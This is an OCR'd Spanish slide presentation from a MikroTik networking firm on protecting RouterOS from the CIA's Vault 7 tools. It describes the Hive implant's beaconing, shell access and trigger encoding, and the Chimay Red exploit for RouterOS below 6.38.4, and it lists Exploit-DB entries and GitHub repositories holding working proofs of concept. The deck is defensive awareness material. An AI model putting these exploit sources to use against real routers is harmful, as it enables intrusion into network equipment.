


Cursos oficiales

Dictamos entrenamientos oficiales en modalidad presencial y virtual de Mikrotik, redes TCP/IP y otras marcas.

Consultoría

Somos un grupo de consultores profesionales con mas de diez años de experiencia en las áreas de redes y TI.

Soporte

Contamos con un equipo de profesionales certificados, listos para ofrecer soporte sobre redes ISP y empresariales.

Capacitaciones

Introducción a redes TCP/IP

Diseño y administración de redes ISP

Diseño y administración de redes empresariales

Carrera Mikrotik

- INTROMT
- MTCNA
- MTCTCE
- MTCRE
- MTCWE
- MTCUME
- MTCINE
- MTCIPv6E

Servicios

Consultoría y Soporte a demanda

- Por hora
- Por paquete de horas

Planes de Soporte

- Centro de Soporte para ISP
- Centro de Soporte para Empresas

NOC

Monitoreo de Redes

- Detección y Alerta
- Qos
- BGP Peering

Sizing

- Cambios Ingenieria
- Despliegue IPv6

Emmanuel Schonberger

Protecting RouterOS from VAULT7


Acerca de mí

Consultor de Redes y Ciberseguridad

Experiencia tanto en el ámbito privado como la administración pública. 10 años en el campo de Networking y más de 5 en Ciberseguridad. Poseo las Certificationes MTCNA, MTCIPv6E, UBWA, PPT, CEH.

Soy instructor de Redes y Seguridad Informática.

En simples palabras -Un Bombero del BIT++



Un poco de HISTORIA

WIKILEAKS: VAULT 7

Press Release

https://wikileaks.org/ciav7p1

Today, Tuesday 7 March 2017, WikiLeaks begins its new series of leaks on the U.S. Central Intelligence Agency. Code-named "Vault 7" by WikiLeaks, it is the largest ever publication of confidential documents on the agency.

The first full part of the series, "Year Zero", comprises 8,761 documents and files

https://youtu.be/FpgqXlky-wc

https://wikileaks.org/vault7

HIVE

Suite de **Malware multiplataforma** encargada de implantar software C2C (Command & Control) la cual provee acceso vía puertas traseras.

Plataformas afectadas: Windows, Linux, Solaris, **MikroTik**.

HIVE

Desarrollado para funcionar en el 2do Anillo de ejecución del OS.

Funciones principales **Beaconing** y **Shell** access.


(U) Hive 2.6.2 User's Guide


2do ANILLO

Anillo 0 para el código del núcleo y los controladores de dispositivos. -Kernel-

Anillo 2 para el código privilegiado (programas de usuario con permisos de acceso de entrada/salida)


Anillo 3 para el código sin privilegios (casi todos los programas de usuario).




VPS Server
Apache with
Mod Proxy
IPTABLES Forwarding
https://wikileaks.org/ciav7p1
Implanted Host
Implanted Host
Implanted Host
Implanted Host
Implanted Host
Proxy / VPN Server
Proxy / VPN Server
Blot 4.0
Cover Server
Honeycomb
DNS Server
Log Files
One-way Transfer
RIPPER
SNAPPER
Database
OSN
SSL Session
VPN Network Connections


TRIGGER

Hive 2.5 Algorithm



The twelve byte trigger is encoded by XORing the 1-byte XOR value with the first five bytes of the trigger and the remaining trigger bytes or XORed with 0xB6.

Hive 2.6 Algorithm



https://wikileaks.org/vault7/document/hive-Operating_Environment/hive-Operating_Environment.pdf

https://wikileaks.org/vault7/#Hive

Leaked Documents

Users Guide


Developers Guide

Developers Guide (Figures)

Hive Beacon Infrastructure


Hive Infrastructure Installation and Configuration Guide

La ingeniería reversa tiene como objetivo obtener información o un diseño a partir de un producto, con el fin de determinar cuáles son sus componentes y de qué manera interactúan entre sí y cuál fue el proceso de fabricación.



https://www.hex-rays.com/products/ida

IDA PRO



Chimay Red

Zero-day exploit for the HTTP management/configuration/proxy webserver called www in MK RouterOS versions 6.x, originally targeting MIPS, PPC, and x86 architectures.

Owner: User #14587667


Chimay Red, TinyShell, and BusyBox Quick Start Guide

ChimayRed (CR) is an exploit that is used against MikroTik (MT) routers runing RouterOS. It is used to upload a payload such as HIVE or TinyShell onto the MT router. This guide explains how to utilize ChimayRed to upload the TinyShell payload to the MikroTik router.

VERSIONES AFECTADAS <6.38.4

Date ▾	D	A	V	Title	Platform	Author
2018-03-12		-		MikroTik RouterOS < 6.38.4 (x86) - 'Chimay Red' Stack Clash Remote Code Execution	Hardware	Lorenzo Santina
2018-03-12		-		MikroTik RouterOS < 6.38.4 (MIPSBE) - 'Chimay Red' Stack Clash Remote Code Execution	Hardware	Lorenzo Santina

https://www.exploit-db.com



chimay red github

Todos | Imágenes | Noticias | Videos | Maps | Más | Preferencias | Herramienta


Cerca de 5,420 resultados (0.35 segundos)

GitHub - BigNerd95/Chimay-Red: Working POC of Mikrotik exploit ...
https://github.com/BigNerd95/Chimay-Red ▾ Traducir esta página
Working POC of Mikrotik exploit from Vault 7 CIA Leaks - BigNerd95/**Chimay-Red**.
Visitaste esta página el 25/10/18.


GitHub - seekintoo/Chimay-Red: Mikrotik RouterOS (6.x < 6.38.5 ...
https://github.com/seekintoo/Chimay-Red ▾ Traducir esta página
Mikrotik RouterOS (6.x < 6.38.5) exploit kit. Reverse engineered from the "Vault 7" WikiLeaks publication. - seekintoo/**Chimay-Red**.
Visitaste esta página el 25/10/18.

GitHub - sv0/chimay-red: Working POC of Mikrotik exploit from Vault 7 ...
https://github.com/sv0/chimay-red ▾ Traducir esta página
Working POC of Mikrotik exploit from Vault 7 CIA Leaks - sv0/**chimay-red**.
Visitaste esta página el 25/10/18.

